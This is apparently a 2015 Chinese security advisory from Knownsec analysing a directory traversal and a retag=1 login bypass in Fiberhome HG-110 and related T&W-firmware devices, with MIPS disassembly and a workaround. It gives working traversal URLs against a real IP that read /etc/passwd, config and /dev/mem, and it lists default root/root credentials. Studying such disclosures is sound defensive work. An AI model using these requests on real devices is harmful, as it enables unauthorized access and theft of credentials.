密级	公开

烽火（Fiberhome）HG-110 设备目录穿越漏洞考

[第一版 2015/03/31 晚]

知道创宇安全研究团队

1. 更新情况

版本	时间	描述
第一版	2015/3/31 晚	第一版完成。

2. 漏洞概要

近期，国外安全研究员发布了针对全球 ADSL 设备存在目录穿越漏洞的研究（http://www.csoonline.com/article/2899874/network-security/at-least-700000-routers-given-to-customers-by-isps-are-vulnerable-to-hacking.html#tk.rss_all），这个漏洞早在 2011 年就被提出了，影响烽火（Fiberhome）HG-110 型号设备（http://www.exploit-db.com/exploits/35597/），本着学习的态度，笔者对该漏洞进行了一番考证，写在这里。

a) 漏洞描述


烽火（Fiberhome）HG-110 型号设备目录穿越漏洞（http://www.exploit-db.com/exploits/35597/），是由于 webproc 文件在处理参数 getpage 传递过来的文件访问时没有合适过滤，导致用户可以利用../../跳转访问 web 目录之外的系统文件。

b) 漏洞分析

烽火（Fiberhome）HG-110 型号设备目录穿越漏洞在 exploit-db 上被提交了两次（http://www.exploit-db.com/exploits/35597/，http://www.exploit-db.com/exploits/28450/）其中 poc 35597 需要登录授权才能触发漏洞，poc 28450 的 poc 可以绕过权限认证；笔者在 ZoomEye 上检索 HG-110，可惜找不到任何实例，但是检索到了另外一款存在漏洞的设备，由于无法得知其设备名称，简称为 PLC 设备吧（管理页面内有 PLC 字样），本文漏洞分析就以它为例。

在跟踪烽火（Fiberhome）HG-110 设备时，发现其实 netgear 竟然也存在这个漏洞，该漏洞被提交在 exploit-db 上（http://www.exploit-db.com/exploits/35325/）,影响 NETGEAR WNR500 设备（固件 1.0.7.2），WNR500 设备固件是开源的，可以从这里下载：
http://kb.netgear.com/app/answers/detail/a_id/2649/~/netgear---open-source-code-for-programmers-(gpl)，

在 WNR500 最新固件 1.0.8.1 的源码中，我们发现，代码的版权属于 T&W 公司，经过检索，T&W 属于一家国内的 IT 公司（http://www.twsz.com/），代码截图：




由此可以推测，烽火公司和 NETGEAR 公司均使用了 T&W 公司的固件，才导致出现相同的漏洞。同时，难道仅此两家吗？不，PLC 也存在同样问题，或许有更多使用该固件的设备，只是未发掘出来。

PLC 在登录后存在同样问题，可以读取系统配置文件 config.xml：

http://223.85.54.202/cgi-bin/webproc?getpage=../../etc/config.xml&var:page=deviceinfo&var:retag=1


结果如图：



可以读取内存信息：

http://223.85.54.202/cgi-bin/webproc?getpage=../../dev/mem&var:page=deviceinfo&var:retag=1


结果如图：



可以读取系统帐号信息：


http://223.85.54.202/cgi-bin/webproc?getpage=../../etc/passwd&var:page=deviceinfo&var:retag=1

结果如图：



PLC 的问题是有趣的。PLC 从 80 端口访问是需要登录的，然而 80 端口是不可以从外网访问的，而 8080 端口可以从外网访问，并且提供同样的 Web 服务，更重要的是，他可以直接登录设备 Web 管理后台，不需要验证！不知道 PLC 设备的开发者是怎么想的，笔者想知道的是为什么 8080 端口就可以直接登录了，下载 Web 服务进程 mini_http 文件，载入 IDA 分析。

mini_http 进程启动后会监听 4 个端口，分别是 80，808，1050，8080：



```
loc_409134:
la      $v0, unk_41F140
lw      $a0, (dword_41D040 - 0x420000)($a1)
li      $v1, 0x50         # 80D
sh      $v1, (word_41F142 - 0x41F140)($v0)
li      $v1, 0x328        # 808D
sh      $v1, (word_41F152 - 0x41F140)($v0)
li      $v1, 0x1F90       # 8080D
sh      $v1, (word_41F162 - 0x41F140)($v0)
addiu   $a0, 3
li      $v1, 0x41A        # 1050D
sw      $a0, (dword_41D040 - 0x420000)($a1)
sh      $v1, (word_41F172 - 0x41F140)($v0)
sw      $zero, (dword_41F174 - 0x41F140)($v0)
sw      $zero, (dword_41F144 - 0x41F140)($v0)
sw      $zero, (dword_41F154 - 0x41F140)($v0)
sw      $zero, (dword_41F164 - 0x41F140)($v0)
lui     $v0, 0x42
addiu   $s3, $v0, (word_41F142 - 0x420000)
lui     $v0, 0x42
addiu   $s1, $v0, (unk_41F118 - 0x420000)
lui     $v0, 0x41
move    $fp, $a1
addiu   $s7, $v0, (aD - 0x410000)  # "%d\n"
move    $s4, $zero
li      $s6, 2
b       loc_409378
addiu   $s5, $sp, 0x60+var_40
```

mini_http 通过 getsockname()函数区分哪个端口来的访问做什么响应：

```
sll     $v1, $s0, 2
la      $v0, unk_41F118
addu    $v1, $v0
lw      $v1, 0($v1)
la      $t9, memcpy
la      $a1, usa          # void *
lui     $v0, 0x42
addiu   $s0, $sp, 0x1D8+var_198
lui     $s1, 0x42
sw      $s2, fd
lui     $a0, 0x42
li      $v0, 0x10
sw      $v1, dword_41D044
la      $a0, unk_41F1E4   # void *
li      $a2, 0x80         # size_t
sw      $v0, 0x1D8+var_1B0($sp)
sw      $zero, 0x1D8+var_198($sp)
sw      $zero, 4($s0)
sw      $zero, 8($s0)
jalr    $t9 ; memcpy
sw      $zero, 0xC($s0)
lw      $gp, 0x1D8+var_1B8($sp)
lw      $a0, dword_41D044  # fd
move    $a1, $s0          # addr
la      $t9, getsockname
nop
jalr    $t9 ; getsockname
addiu   $a2, $sp, 0x1D8+var_1B0  # len
lhu     $v1, 0x1D8+var_198+2($sp)
li      $v0, 0x41A
lw      $gp, 0x1D8+var_1B8($sp)
bne     $v1, $v0, loc_4063F0
```

如果是 8080 端口来的访问，那就直接重定向到一个 URL：

http://223.85.54.202:8080/cgi-bin/webproc?getpage=html/index.html&errorpage=html/main.html&var:language=zh_cn&var:menu=setup&var:page=connected&var:retag=1&var:subpage=-

如图：

```
loc_407040:
lui     $a2, 0x41
lui     $a3, 0x41
addiu   $a1, (aFound - 0x410000)  # "Found"
la      $a2, aLocationCgiB_0  # "Location: /cgi-bin/webproc?getpage=html"...
la      $a3, aItSRedirectPag  # "It's Redirect page."
jal     sub_4032DC
li      $a0, 0x12E
lw      $gp, 0x1D8+var_1B8($sp)
lui     $v1, 0x42
```

注意到这个 Location 的重定向跳转中带有一个 retag=1 的参数，经过测试，如果有这个参数就可以不需要口令认证直接登录 PLC 设备 Web 管理后台，看来问题在 retag 这个参数。

跳转到/cgi-bin/webproc 就交给 CGI 文件 webproc 处理了，把 webproc 下载并放入 IDA 分析，我们发现，webproc 文件会判断提交的参数中是否有 retag 参数：

```
lw      $gp, 0x9C8+var_9B0($sp)
move    $a2, $v0
la      $a1, 0x410000
la      $a0, g_pstWebVars
la      $t9, OM_ValSet
nop
jalr    $t9 ; OM_ValSet
addiu   $a1, (aVarSys_remotea - 0x410000)  # "var:sys_RemoteAddr"
lw      $gp, 0x9C8+var_9B0($sp)
nop
la      $t9, WEB_GetEnv
nop
jalr    $t9 ; WEB_GetEnv
nop
lw      $gp, 0x9C8+var_9B0($sp)
move    $s1, $v0
la      $a1, 0x410000
la      $t9, OM_ValGet
la      $a0, g_pstWebVars
jalr    $t9 ; OM_ValGet
addiu   $a1, (aVarRetag - 0x410000)  # "var:retag"
lw      $gp, 0x9C8+var_9B0($sp)
beqz    $v0, loc_401EB8
move    $a0, $v0          # char *
```

如果有的话，把 sessionid 内容写入/var/redsessiond 文件：

```
la      $a1, 0x410000
la      $t9, OM_ValGet
la      $a0, g_pstWebVars
addiu   $a1, (aVarSessionid - 0x410000)  # "var:sessionid"
jalr    $t9 ; OM_ValGet
addiu   $s0, $sp, 0x9C8+var_9A8
lw      $gp, 0x9C8+var_9B0($sp)
move    $a2, $v0
move    $a0, $s0          # char *
la      $a1, 0x410000
la      $t9, sprintf
nop
jalr    $t9 ; sprintf
addiu   $a1, (aEchoSVarRedses - 0x410000)  # "echo %s > /var/redsession"
lw      $gp, 0x9C8+var_9B0($sp)
nop
la      $t9, system
nop
jalr    $t9 ; system
move    $a0, $s0          # string
lw      $gp, 0x9C8+var_9B0($sp)
nop
```

在这里，把外部传递过来的 session 提交给 system()函数，是可以造成命令注入漏洞的，重点不在此，不表。

那么为什么 retag=1 就可以登录了呢，笔者分析了 webproc 的上下文，始终没有找到原因（也可能是能力问题），纠结几天后，笔者决定把 PLC 设备中所有的进程都分析一遍，终于发现了问题所在，问题在于 logic 进程文件，下载 logic 文件，载入 IDA 分析。

logic 接收消息，如果收到消息中是“check”则读取/var/redsession 文件中的数据：

```
LOAD:004539A4                nop
LOAD:004539A8                jalr    $t9 ; strcmp
LOAD:004539AC                addiu   $a1, (aCheck - 0x490000)  # "check"
LOAD:004539B0                lw      $gp, 0x20($sp)
LOAD:004539B4                bnez    $v0, loc_453C14
LOAD:004539B8                move    $a0, $zero
LOAD:004539BC                la      $t9, time
LOAD:004539C0                nop
LOAD:004539C4                jalr    $t9 ; time
LOAD:004539C8                addiu   $s1, $sp, 0x128
LOAD:004539CC                lw      $gp, 0x20($sp)
LOAD:004539D0                move    $a0, $s1
LOAD:004539D4                move    $a1, $zero
LOAD:004539D8                la      $t9, memset
LOAD:004539DC                li      $a2, 0x80
LOAD:004539E0                jalr    $t9 ; memset
LOAD:004539E4                move    $s4, $v0
LOAD:004539E8                lw      $gp, 0x20($sp)
LOAD:004539EC                move    $a1, $s1
LOAD:004539F0                li      $a2, 0x7F
LOAD:004539F4                la      $a0, 0x490000
LOAD:004539F8                la      $t9, COMM_SystemEx
LOAD:004539FC                addiu   $s0, $sp, 0x1B8
LOAD:00453A00                jalr    $t9 ; COMM_SystemEx
LOAD:00453A04                addiu   $a0, (aCatVarRedsessi - 0x490000)  # "cat /var/redsession"
```

接下来把 session 增加到授权 session 列表内，并删除/var/redsession 文件：

```
LOAD:00453A64                nop
LOAD:00453A68                la      $a0, 0x490000
LOAD:00453A6C                la      $t9, puts
LOAD:00453A70                nop
LOAD:00453A74                jalr    $t9 ; puts
LOAD:00453A78                addiu   $a0, (aAddSessionidTo - 0x490000)  # "add sessionID to list..."
LOAD:00453A7C                lw      $gp, 0x20($sp)
LOAD:00453A80                li      $v0, 2
LOAD:00453A84                move    $a1, $s2
LOAD:00453A88                la      $t9, 0x450000
LOAD:00453A8C                la      $a0, g_pstAuthSessionList
LOAD:00453A90                sw      $v0, 0x238($sp)
LOAD:00453A94                addiu   $t9, (sub_452E98 - 0x450000)
LOAD:00453A98                jalr    $t9 ; sub_452E98
LOAD:00453A9C                sw      $zero, 0x240($sp)
LOAD:00453AA0                lw      $gp, 0x20($sp)
LOAD:00453AA4                move    $s3, $v0
LOAD:00453AA8                la      $a0, 0x490000
LOAD:00453AAC                la      $t9, system
LOAD:00453AB0                nop
LOAD:00453AB4                jalr    $t9 ; system
LOAD:00453AB8                addiu   $a0, (aRmRfVarRedsess - 0x490000)  # "rm -rf /var/redsession"
LOAD:00453ABC                lw      $gp, 0x20($sp)
LOAD:00453AC0                nop
```

那 logic 进程是谁发给他的 check 消息呢，代码在 webproc 文件中。

在对 sessionid 的验证中会调用 CheckAuth()函数：

```
loc_401F34:
la      $a1, 0x410000
la      $t9, OM_ValGet
la      $a0, g_pstWebVars
jalr    $t9 ; OM_ValGet
addiu   $a1, (aVarSessionid - 0x410000)  # "var:sessionid"
lw      $gp, 0x9C8+var_9B0($sp)
nop
la      $t9, CheckAuth
nop
jalr    $t9 ; CheckAuth
move    $a0, $v0
lw      $gp, 0x9C8+var_9B0($sp)
beqz    $v0, loc_401FBC
li      $v0, 1
```

CheckAuth()函数就会发送 check 消息：

```
sw      $v0, 0xE0+var_D0($sp)
la      $v0, 0x410000
la      $t9, COMM_MakeCustomMsg
addiu   $a0, $sp, 0xE0+var_B0
addiu   $v0, (aVarSessionid+4 - 0x410000)
sw      $v0, 0xE0+var_CC($sp)
la      $v0, 0x410000
sw      $s0, 0xE0+var_C8($sp)
li      $a1, 0x3F
addiu   $v0, (aObjAction+4 - 0x410000)
sw      $v0, 0xE0+var_C4($sp)
la      $v0, 0x410000
li      $a2, 0x301
li      $a3, 0x102
addiu   $v0, (aCheck - 0x410000)  # "check"
jalr    $t9 ; COMM_MakeCustomMsg
sw      $v0, 0xE0+var_C0($sp)
lw      $gp, 0xE0+var_B8($sp)
bnez    $v0, loc_4037E8
li      $a0, 0xFFFFFFFD
```

到此，PLC 设备的登录绕过漏洞分析完毕。

笔者在研究中发现，PLC 设备的 webproc 文件和 NETGEAR 的 webproc 文件是不完全一样的，NETGEAR 没有针对 retag 参数的判断，由此可以推断 PLC 设备固件是对 T&W 固件的二次开发。

c) 漏洞修复


PLC 设备笔者无法查找其生产商，所以在漏洞修复升级固件更是无从谈起，如果你恰好用的这款设备，那么建议你从内网 telnet 登录该设备，用户名和密码都是 root，然后在/var/目录下创建 redsession 文件夹：

mkdir /var/redsession

这样就可以修复 8080 端口的登录绕过漏洞了。
至于目录穿越漏洞，笔者无能为力，不过至少利用该漏洞需要授权登录，危害较小。

3. ZoomEye 检测报告

在 ZoomEye 中搜索 webproc 字样：



我们找到 3178 条记录，这仅仅是暴漏在外网的 PLC 设备漏洞，其他使用 T&W 公司固件的设备恐怕更多！

4. 相关资源链接

1. http://www.csoonline.com/article/2899874/network-security/at-least-700000-routers-given-to-customers-by-isps-are-vulnerable-to-hacking.html#tk.rss_all
2. http://www.freebuf.com/news/61860.html
3. http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description=&filter_exploit_text=webproc&filter_author=&filter_platform=0&filter_type=0&filter_lang_id=0&filter_port=&filter_osvdb=&filter_cve=
4. http://seclists.org/nmap-dev/2013/q3/30